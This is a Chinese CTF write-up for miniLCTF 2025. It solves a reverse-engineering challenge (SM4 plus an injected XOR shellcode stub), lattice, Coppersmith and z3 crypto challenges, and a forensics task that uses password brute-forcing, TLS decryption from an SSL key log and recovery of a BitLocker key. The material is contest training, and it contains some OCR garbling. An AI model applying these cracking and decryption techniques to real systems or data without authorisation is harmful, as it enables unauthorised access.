TBL_FIX_PARAMS  dd 70E15h,1C232A31h,383F464Dh,545B6269h,70777E85h,8C939AA1h,0A8AFB6BDh,0C4CBD2D9h
                                        ; DATA XREF: encode_fun+1D1↑r
                                        ; decode_fun+1B2↑r
                dd 0E0E7EEF5h,0FC030A11h,181F262Dh,343B4249h,50575E65h,6C737A81h,888F969Dh,0A4ABB2B9h
                dd 0C0C7CED5h,0DCE3EAF1h,0F8FF060Dh,141B2229h,30373E45h,4C535A61h,686F767Dh,848B9299h
                dd 0A0A7AEB5h,0BCC3CAD1h,0D8DFE6EDh,0F4FB0209h,10171E25h,2C333A41h,484F565Dh,646B7279h
                public TBL_SBOX
```

又是SM4

```
unsigned char shellcode[0x41] =
{
  0xC6, 0x85, 0x07, 0xFF, 0xFF, 0xFF, 0x00, 0xEB, 0x2E, 0x0F,
  0xB6, 0x85, 0x07, 0xFF, 0xFF, 0xFF, 0x48, 0x98, 0x0F, 0xB6,
  0x54, 0x05, 0xC0, 0x0F, 0xB6, 0x85, 0x07, 0xFF, 0xFF, 0xFF,
  0x83, 0xF2, 0x4C, 0x48, 0x98, 0x88, 0x54, 0x05, 0xC0, 0x0F,
  0xB6, 0x85, 0x07, 0xFF, 0xFF, 0xFF, 0x83, 0xC0, 0x01, 0x88,
  0x85, 0x07, 0xFF, 0xFF, 0xFF, 0x80, 0xBD, 0x07, 0xFF, 0xFF,
  0xFF, 0x1F, 0x76, 0xC9, 0xCB
};
```

```
miniLCTF{aaaaaaaaaaaaaaaaaaaaaa}
```



retf 在 32 位保护模式下的详细步骤：


从堆栈中弹出 6 字节 (48 位) 的数据: retf 指令从堆栈中连续弹出 6 个字节的数据。 这 6 个字节被划分为两个部分：

偏移地址 (Offset / EIP 的新值): 第一个被弹出的是一个 32 位 (double word) 的值。 这个值将加载到 EIP 寄存器中。 EIP 寄存器存放的是下一条要执行的指令在代码段中的偏移地址（instruction pointer）。

段选择器 (Segment Selector / CS 的新值): 第二个被弹出的是一个 16 位 (word) 的值。 这个值将被加载到 CS (代码段) 寄存器中。 段选择器本身 并非 段的基地址，而是指向全局描述符表 (GDT) 或局部描述符表 (LDT) 中的一个条目的索引，这个条目包含了这个代码段的实际信息。

CS:EIP


0x0DEAD000:



```
debug003:0DEAD000 ; Segment permissions: Read/Write/Execute
debug003:0DEAD000 debug003 segment byte public 'CODE' use32
debug003:0DEAD000 assume cs:debug003
debug003:0DEAD000 ;org 0DEAD000h
debug003:0DEAD000 assume es:_stack_, ss:_stack_, ds:_stack_, fs:_stack_, gs:_stack_
debug003:0DEAD000 mov     byte ptr [ebp-0F9h], 0
debug003:0DEAD007 jmp     short loc_DEAD037
debug003:0DEAD009 ; ---------------------------------------------------------------
debug003:0DEAD009
debug003:0DEAD009 loc_DEAD009:                            ; CODE XREF: debug003:0DEA
debug003:0DEAD009 movzx   eax, byte ptr [ebp-0F9h]
debug003:0DEAD010 dec     eax
debug003:0DEAD011 cwde
debug003:0DEAD012 movzx   edx, byte ptr [ebp+eax-40h]
debug003:0DEAD017 movzx   eax, byte ptr [ebp-0F9h]
debug003:0DEAD01E xor     edx, 4Ch
debug003:0DEAD021 dec     eax
debug003:0DEAD022 cwde
debug003:0DEAD023 mov     [ebp+eax-40h], dl
debug003:0DEAD027 movzx   eax, byte ptr [ebp-0F9h]
debug003:0DEAD02E add     eax, 1
debug003:0DEAD031 mov     [ebp-0F9h], al
debug003:0DEAD037
debug003:0DEAD037 loc_DEAD037:                            ; CODE XREF: debug003:0DEA
debug003:0DEAD037 cmp     byte ptr [ebp-0F9h], 1Fh
debug003:0DEAD03E jbe     short loc_DEAD009
debug003:0DEAD040 retf
debug003:0DEAD040 ; ---------------------------------------------------------------
debug003:0DEAD041 db    0
debug003:0DEAD042 db    0
debug003:0DEAD043 db    0
```

```c
// 假设有一个函数包含了这段逻辑
void process_data_on_stack() {

    // 定义一个字节类型的计数器 i，对应汇编里的 [ebp-0F9h]
    unsigned char i;

    // 假设在栈上有一个数据区域 'data_buffer' = 0xFFFFC958
    // 它的起始地址可以通过 ebp-40h 这个基准点来相对定位
    // 注意：汇编访问的是 [ebp + (i-1) - 40h]
    // 为了简化，我们假设 'data_buffer' 指向 ebp-40h 这个位置
    // C 语言数组索引从 0 开始，而这里访问了 (i-1)，范围是 -1 到 30
    char* data_buffer = (char*)(/* 获取 ebp 的值 */) - 0x40;

    // 循环，i 从 0 增加到 31 (共 32 次)
    for (i = 0; i <= 0x1F; i++) { // 0x1F 等于 31

        // 计算要访问的实际索引 (i - 1)
        int current_index = i - 1;

        // 获取 data_buffer 中索引为 current_index 的字节
        char current_byte = data_buffer[current_index];

        // 将这个字节与 0x4C ('L') 进行异或操作
        char modified_byte = current_byte ^ 0x4C;

        // 将修改后的字节写回原来的位置
        data_buffer[current_index] = modified_byte;
    }

    // 函数返回 (对应 retf)
```

```
        return;
    }

    /*
     * 核心思想总结:
     * 这段代码对内存中从 `基地址 - 1` 到 `基地址 + 30` 的总共 32 个字节进行了处理。
     * 处理方式是对每个字节都执行一次 "XOR 0x4C" 操作。
     * 那个看起来奇怪的 `i - 1` 索引（导致第一次访问索引 -1）是汇编代码直接翻译过来的结果,
     * 具体含义可能需要结合上下文代码（比如这个函数如何被调用，栈是如何布局的）来理解。
     */
```




	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f
0	d6	90	e9	fe	cc	e1	3d	b7	16	b6	14	c2	28	fb	2c	05
1	2b	67	9a	76	2a	be	04	c3	aa	44	13	26	49	86	06	99
2	9c	42	50	f4	91	ef	98	7a	33	54	0b	43	ed	cf	ac	62
3	e4	b3	1c	a9	c9	08	e8	95	80	df	94	fa	75	8f	3f	a6
4	47	07	a7	fc	f3	73	17	ba	83	59	3c	19	e6	85	4f	a8
5	68	6b	81	b2	71	64	da	8b	f8	eb	0f	4b	70	56	9d	35
6	1e	24	0e	5e	63	58	d1	a2	25	22	7c	3b	01	21	78	87
7	d4	00	46	57	9f	d3	27	52	4c	36	02	e7	a0	c4	c8	9e
8	ea	bf	8a	d2	40	c7	38	b5	a3	f7	f2	ce	f9	61	15	a1
9	e0	ae	5d	a4	9b	34	1a	55	ad	93	32	30	f5	8c	b1	e3
a	1d	f6	e2	2e	82	66	ca	60	c0	29	23	ab	0d	53	4e	6f
b	d5	db	37	45	de	fd	8e	2f	03	ff	6a	72	6d	6c	5b	51
c	8d	1b	af	92	bb	dd	bc	7f	11	d9	5c	41	1f	10	5a	d8
d	0a	c1	31	88	a5	cd	7b	bd	2d	74	d0	12	b8	e5	b4	b0
e	89	69	97	4a	0c	96	77	7e	65	b9	f1	09	c5	6e	c6	84
f	18	f0	7d	ec	3a	dc	4d	20	79	ee	5f	3e	d7	cb	39	48

```
unsigned char cipher[] =
{
  0xD4, 0xE7, 0xBE, 0xDC, 0x39, 0x24, 0xFB, 0x78, 0x00, 0x80,
  0x6E, 0xC0, 0x2C, 0x4A, 0xC3, 0xD3, 0xD5, 0x37, 0x38, 0xF5,
  0x8D, 0xD8, 0xC8, 0xA9, 0xE5, 0xDA, 0xCB, 0x20, 0x78, 0xD4,
  0x51, 0x25
};
key = '2025minilctf!!!!'
先SM4（注意是0填充，确实也无所谓）解密
再全部异或0x4C
写脚本解密
```

```
// Standard constant
FK_0 = 0xA3B1BAC6
FK_1 = 0x56AA3350
FK_2 = 0x677D9197
FK_3 = 0xB27022DC
---
CK0 = 0x00070e15
CK1 = 0x1c232a31
CK2 = 0x383f464d
CK3 = 0x545b6269
CK4 = 0x70777e85
CK5 = 0x8c939aa1
CK6 = 0xa8afb6bd
```


```
CK7 = 0xc4cbd2d9
CK8 = 0xe0e7eef5
CK9 = 0xfc030a11
CK10 = 0x181f262d
CK11 = 0x343b4249
CK12 = 0x50575e65
CK13 = 0x6c737a81
CK14 = 0x888f969d
CK15 = 0xa4abb2b9
CK16 = 0xc0c7ced5
CK17 = 0xdce3eaf1
CK18 = 0xf8ff060d
CK19 = 0x141b2229
CK20 = 0x30373e45
CK21 = 0x4c535a61
CK22 = 0x686f767d
CK23 = 0x848b9299
CK24 = 0xa0a7aeb5
CK25 = 0xbcc3cad1
CK26 = 0xd8dfe6ed
CK27 = 0xf4fb0209
CK28 = 0x10171e25
CK29 = 0x2c333a41
CK30 = 0x484f565d
CK31 = 0x646b7279
```

Recipe



```
3ac159d665b4ccfb25c0927c1a23ed.•
```

去掉xor，取最后2bytes：



```
•-/}yu(zzy.x//*.~y/|u~{/}-~•)(b3
```

或者脚本：

```
import struct

# 系统参数
FK = [0xA3B1BAC6, 0x56AA3350, 0x677D9197, 0xB27022DC]

# 固定参数CK
CK = [
    0x00070e15, 0x1c232a31, 0x383f464d, 0x545b6269,
    0x70777e85, 0x8c939aa1, 0xa8afb6bd, 0xc4cbd2d9,
    0xe0e7eef5, 0xfc030a11, 0x181f262d, 0x343b4249,
    0x50575e65, 0x6c737a81, 0x888f969d, 0xa4abb2b9,
    0xc0c7ced5, 0xdce3eaf1, 0xf8ff060d, 0x141b2229,
    0x30373e45, 0x4c535a61, 0x686f767d, 0x848b9299,
    0xa0a7aeb5, 0xbcc3cad1, 0xd8dfe6ed, 0xf4fb0209,
    0x10171e25, 0x2c333a41, 0x484f565d, 0x646b7279
]
SBox = [
```

```python
    0xD6, 0x90, 0xE9, 0xFE, 0xCC, 0xE1, 0x3D, 0xB7, 0x16, 0xB6, 0x14, 0xC2, 0x28, 0xFB, 0x2C, 0x05,
    0x2B, 0x67, 0x9A, 0x76, 0x2A, 0xBE, 0x04, 0xC3, 0xAA, 0x44, 0x13, 0x26, 0x49, 0x86, 0x06, 0x99,
    0x9C, 0x42, 0x50, 0xF4, 0x91, 0xEF, 0x98, 0x7A, 0x33, 0x54, 0x0B, 0x43, 0xED, 0xCF, 0xAC, 0x62,
    0xE4, 0xB3, 0x1C, 0xA9, 0xC9, 0x08, 0xE8, 0x95, 0x80, 0xDF, 0x94, 0xFA, 0x75, 0x8F, 0x3F, 0xA6,
    0x47, 0x07, 0xA7, 0xFC, 0xF3, 0x73, 0x17, 0xBA, 0x83, 0x59, 0x3C, 0x19, 0xE6, 0x85, 0x4F, 0xA8,
    0x68, 0x6B, 0x81, 0xB2, 0x71, 0x64, 0xDA, 0x8B, 0xF8, 0xEB, 0x0F, 0x4B, 0x70, 0x56, 0x9D, 0x35,
    0x1E, 0x24, 0x0E, 0x5E, 0x63, 0x58, 0xD1, 0xA2, 0x25, 0x22, 0x7C, 0x3B, 0x01, 0x21, 0x78, 0x87,
    0xD4, 0x00, 0x46, 0x57, 0x9F, 0xD3, 0x27, 0x52, 0x4C, 0x36, 0x02, 0xE7, 0xA0, 0xC4, 0xC8, 0x9E,
    0xEA, 0xBF, 0x8A, 0xD2, 0x40, 0xC7, 0x38, 0xB5, 0xA3, 0xF7, 0xF2, 0xCE, 0xF9, 0x61, 0x15, 0xA1,
    0xE0, 0xAE, 0x5D, 0xA4, 0x9B, 0x34, 0x1A, 0x55, 0xAD, 0x93, 0x32, 0x30, 0xF5, 0x8C, 0xB1, 0xE3,
    0x1D, 0xF6, 0xE2, 0x2E, 0x82, 0x66, 0xCA, 0x60, 0xC0, 0x29, 0x23, 0xAB, 0x0D, 0x53, 0x4E, 0x6F,
    0xD5, 0xDB, 0x37, 0x45, 0xDE, 0xFD, 0x8E, 0x2F, 0x03, 0xFF, 0x6A, 0x72, 0x6D, 0x6C, 0x5B, 0x51,
    0x8D, 0x1B, 0xAF, 0x92, 0xBB, 0xDD, 0xBC, 0x7F, 0x11, 0xD9, 0x5C, 0x41, 0x1F, 0x10, 0x5A, 0xD8,
    0x0A, 0xC1, 0x31, 0x88, 0xA5, 0xCD, 0x7B, 0xBD, 0x2D, 0x74, 0xD0, 0x12, 0xB8, 0xE5, 0xB4, 0xB0,
    0x89, 0x69, 0x97, 0x4A, 0x0C, 0x96, 0x77, 0x7E, 0x65, 0xB9, 0xF1, 0x09, 0xC5, 0x6E, 0xC6, 0x84,
    0x18, 0xF0, 0x7D, 0xEC, 0x3A, 0xDC, 0x4D, 0x20, 0x79, 0xEE, 0x5F, 0x3E, 0xD7, 0xCB, 0x39, 0x48
]



def left_rotate(n, b):
    return ((n << b) | (n >> (32 - b))) & 0xFFFFFFFF

def tau(b):
    a = b.to_bytes(4, 'big')
    a = [SBox[x] for x in a]
    return int.from_bytes(bytes(a), 'big')

def L(b):
    return b ^ left_rotate(b, 2) ^ left_rotate(b, 10) ^ left_rotate(b, 18) ^ left_rotate(b, 24)

def T(b):
    return L(tau(b))

def L_prime(b):
    return b ^ left_rotate(b, 13) ^ left_rotate(b, 23)

def T_prime(b):
    return L_prime(tau(b))
```

```python

def sm4_key_expansion(key):
    MK = struct.unpack('>4I', key)
    K = [0] * 36
    K[0] = MK[0] ^ FK[0]
    K[1] = MK[1] ^ FK[1]
    K[2] = MK[2] ^ FK[2]
    K[3] = MK[3] ^ FK[3]
    rk = [0] * 32
    for i in range(32):
        tmp = K[i+1] ^ K[i+2] ^ K[i+3] ^ CK[i]
        tmp = T_prime(tmp)
        K[i+4] = K[i] ^ tmp
        rk[i] = K[i+4]
    return rk

def sm4_decrypt(ciphertext, rk):
    x = list(struct.unpack('>4I', ciphertext))
    for i in range(32):
        rk_i = rk[i]
        tmp = x[i+1] ^ x[i+2] ^ x[i+3] ^ rk_i
        tmp = T(tmp)
        x.append(x[i] ^ tmp)
    return struct.pack('>4I', x[35], x[34], x[33], x[32])

# 输入数据
key = b'2025miniLctf!!!!'

cipher = bytes([0xD4, 0xE7, 0xBE, 0xDC, 0x39, 0x24, 0xFB, 0x78, 0x00, 0x80,
  0x6E, 0xC0, 0x2C, 0x4A, 0xC3, 0xD3, 0xD5, 0x37, 0x38, 0xF5,
  0x8D, 0xD8, 0xC8, 0xA9, 0xE5, 0xDA, 0xCB, 0x20, 0x78, 0xD4,
  0x51, 0x25 ])

# 生成轮密钥并反转
rk = sm4_key_expansion(key)
dec_rk = rk[::-1]

# 分块解密
block1 = cipher[:16]
block2 = cipher[16:]
plain1 = sm4_decrypt(block1, dec_rk)
plain2 = sm4_decrypt(block2, dec_rk)
plain = bytearray(plain1 + plain2)

for i in range(30):
    plain[i] ^= 0x4c

print("Decrypted:", plain)
# Decrypted: bytearray(b'3ac159d665b4ccfb25c0927c1a23edb3')
```

```
miniLCTF{3ac159d665b4ccfb25c0927c1a23edb3}
```

Crypto

ezhash? !

https://dexterjie.github.io/2024/05/18/%E8%B5%9B%E9%A2%98%E5%A4%8D%E7%8E%B0/2024CISCN/#%E7%94%A8%E6%A0%BC%E6%9D%A5%E5%81%9A

参考一下
然后可以求出一个等效的key1000001，只用第一个解20位的key，验证后面63位全是正确的.
然后稍微调一下格的参数k1,k2就可以了

```
from Crypto.Util.number import *
th=4638024845478980918359997265020065525430223583147001243747896873702754676707176103 29
```

```
from Crypto.Util.number import *
th=463802484547898091835999726502006552543022358314700124374789687370275467670717610329
key=1000001

th=(th^^32)%2**280
#th=((th^^125)%2**280)*inverse(key,2**280)%2**280

len1=32
k1=2^50
k2=2^15
data=[]
data=[128*key^len1+key^(len1-1)]
data+=[key^i for i in range(len1-1)][::-1]
for i in range(len1):
    data[i]=data[i]%2**280
B=[[0]*(len1+2) for i in range(len1+2)]

for i in range(len1):
    B[i][i]=1
    B[i][-1]=data[i]
B[-2][-2]=k1
B[-2][-1]=-th
B[-1][-1]=2**280
B=Matrix(ZZ,B)
B[:,-1:] *= k2
B_=B.LLL()
#print(B_)
print(guass_Heuristic(B).bit_length(),int(iroot(2**256*len1+1,2)[0]).bit_length())
for j in B_:
    if j[-2]==k:
        print(j)
    if j[-2]==k and j[-1]==0:
        tmp=j[:-2]
        plain=b''
        c=th
        for i in range(len(tmp)):
            tmpc = (c - tmp[-i-1]) % 2^280
            s = (tmpc ^^ c)
            plain+=long_to_bytes(s)
            c = (c ^^ s) * inverse(key,2^280) % 2^280
        print(plain[::-1])
```

miniL{W@!! *Y()o_get_T()@* SEcr@t}

rsasign

gift就是(p**2+q**2)%phi>>740

所以可以解出p+q大致是int(gmpy2.iroot((gift<<740)+4*n,2)[0])

然后就可以解出p和q大致的值，高284位是准确的

```
pq=20722134693508777238800877111571850901132625448654013903223307395782671739442468572117525995252542531260267404142594227817402250654503919887124996488743970

n=103894244981844985537754880154957043605938484102562158690722531081787219519424572416881754672377601851964416424759136080204870893054485062449999897173374210892603308440838199225926262799093152616430249061743215665167990978654674200171059005559869946978592535720766431524243942662028069102576083861914106412399

R.<x>=PolynomialRing(RealField(1000))
f=x*(pq-x)-n
root=f.roots()
print(int(root[0][0]),int(root[1][0]))
```

二元copper

```
n=103894244981844985537754880154957043605938484102562158690722531081787219519424572416881754672377601851964416424759136080204870893054485062449999897173374210892603308440838199225926262799093152616430249061743215665167990978654674200171059005559869946978592535720766431524243942662028069102576083861914106412399

p1=8501639590121977595053523738818375259679414794730106020578368658056270529108719142843616239876180609592408042971719162819965092838486348749800524648844783
q1=12220495103386799643747353372753475641453210653923907882644938737726401210333749429273909755376361921667859361170875064997437157816017571137324471839899186

P.<x,y> = PolynomialRing(Zmod(n))
f=(p1-x)*(q1+y)-n
bounds = (2^230,2^230)
res = small_roots(f,bounds,m = 4 ,d = 7)
print(res)
```

然后解出来

```
[(312396527675175507771443007068896251432298257594325623921068002534970,
449047527397564896719226783707987869423020085664742435840296723136737)]
```

就是p,q的低位了

miniL{D0_Y@U_Li)e_T&@_RRRSA??}

babaisiginsigin

```python
from z3 import *
import random
from websocket import create_connection

def calculate_level1(m, x, y):
    return (m | x) + (m | y)

def calculate_level2(m, x, y):
    return (m | x) + (m ^ y)

def pred(m1,res1,m2,res2,guess,cal):
    x=BitVec('x',30)
    y=BitVec('y',30)
    solver=Solver()
    solver.add(res1==cal(m1,x,y))
    solver.add(res2==cal(m2,x,y))
    if solver.check()==sat:
        root=solver.model()
        a=root[x].as_long()
        b=root[y].as_long()
        #print('===========',res1==cal(m1,a,b),res2==cal(m2,a,b))
        return cal(guess,a,b)
    else:
        return False
def test(cal):
    x = random.getrandbits(30)
    y = random.getrandbits(30)
    guess = random.getrandbits(30)

    m1 = int('01' * 15, 2)
    m2 = m1 ^ ((1 << 30) - 1)
    res1=cal(m1, x, y)
    res2=cal(m2, x, y)

    predict=pred(m1,res1,m2,res2,guess,cal)
    real=cal(guess,x,y)
    print(predict==real)
"""
for i in range(50):
    test(calculate_level1)
"""

url = "wss://ctf.xidian.edu.cn/api/traffic/D9UHsvaTW4RfhMxCyB5JX?port=2227"
r = create_connection(url)

m1 = int('01' * 15, 2)
m2 = m1 ^ ((1 << 30) - 1)

data=r.recv().decode()
print(data)

r.send(str(m1).encode())

```

```
data=r.recv().decode()
print(data)

i=data.find(': ')
j=data.find('\nE')
res1=int(data[i+2:j])

r.send(str(m2).encode())

data=r.recv().decode()
print(data)

i=data.find(': ')
j=data.find('\n\n')
res2=int(data[i+2:j])

i=data.find(' = ')
j=data.find(':\n')

guess=int(data[i+3:j])

predict=pred(m1,res1,m2,res2,guess,calculate_level1)

r.send(str(predict).encode())

data=r.recv().decode()
print(data)


#cal2
r.send(str(m1).encode())

data=r.recv().decode()
print(data)

i=data.find(': ')
j=data.find('\nE')
res1=int(data[i+2:j])

r.send(str(m2).encode())

data=r.recv().decode()
print(data)

i=data.find('t: ')
j=data.find('\n\n')
res2=int(data[i+3:j])

i=data.find(' = ')
j=data.find(':\n')

guess=int(data[i+3:j])

predict=pred(m1,res1,m2,res2,guess,calculate_level2)

r.send(str(predict).encode())
```

```

    data=r.recv().decode()
    print(data)
```

z3不知道为什么解出来可能不准确，多试几次就好了（然后可能会有奇怪的错误，多试几次就好了

miniLCTF{646AI-51G1n-CRYpto_Z-l5-Y0u_flag-is_WiN561}

Misc


MiniForensics I

在文档目录下有个隐藏文件，其中有个压缩包，存在提示密码为7位数字，爆破，得到1846287，通过winrar加压即可得到sslkey，配置入wireshark即可解密tls流量。发现两个post流量，其中一个有bitlocker恢复密钥521433-074470-317097-543499-149259-301488-189849-252032。在d盘找到了c.txt

用b和c画图

```python
import matplotlib.pyplot as plt
import csv # 更健壮地处理逗号分隔数据

def plot_coordinates(filename, plot_title):
    """
    读取包含坐标数据的文件并绘制散点图。
    文件格式应为： x,y 每行一对坐标。
    """
    x_coords = []
    y_coords = []

    try:
        with open(filename, 'r') as f:
            reader = csv.reader(f)
            line_num = 0
            for row in reader:
                line_num += 1
                try:
                    # 确保行包含至少两个值，并尝试转换为浮点数
                    if len(row) >= 2:
                        x = float(row[0].strip())
                        y = float(row[1].strip())
                        x_coords.append(x)
                        y_coords.append(y)
                    else:
                        print(f"警告： 文件 '{filename}' 第 {line_num} 行数据不足： {row}")
                except ValueError:
                    print(f"警告： 文件 '{filename}' 第 {line_num} 行无法解析为数字： {row}")
                except Exception as e:
                    print(f"警告： 文件 '{filename}' 第 {line_num} 行处理出错： {row}, 错误： {e}")

        if not x_coords:
            print(f"错误：文件 '{filename}' 中未找到有效的坐标数据。")
            return

        # --- 开始绘图 ---
        plt.figure(figsize=(10, 10)) # 创建一个图形窗口，可以调整大小

        # 绘制散点图，s参数控制点的大小
        plt.scatter(x_coords, y_coords, s=1) # s=1 使点更小，可能更容易看清图案

        # 设置坐标轴比例一致，防止图像变形
        plt.axis('equal')

        plt.title(plot_title)
        plt.xlabel("X Coordinate")
        plt.ylabel("Y Coordinate")
        plt.grid(True) # 添加网格线，可选
        plt.show() # 显示图像

    except FileNotFoundError:
        print(f"错误：文件 '{filename}' 未找到。")
    except Exception as e:
        print(f"处理文件 '{filename}' 时发生错误：{e}")

# --- 主程序 ---
# 请将 'b.txt' 和 'c.txt' 替换为你的实际文件路径
file1 = 'b.txt'
file2 = 'c.txt'

print(f"正在处理文件：{file1}")
plot_coordinates(file1, f'Coordinates from {file1}')

print(f"\n正在处理文件：{file2}")
plot_coordinates(file2, f'Coordinates from {file2}')

print("\n处理完成。请查看弹出的绘图窗口。")
```

得到



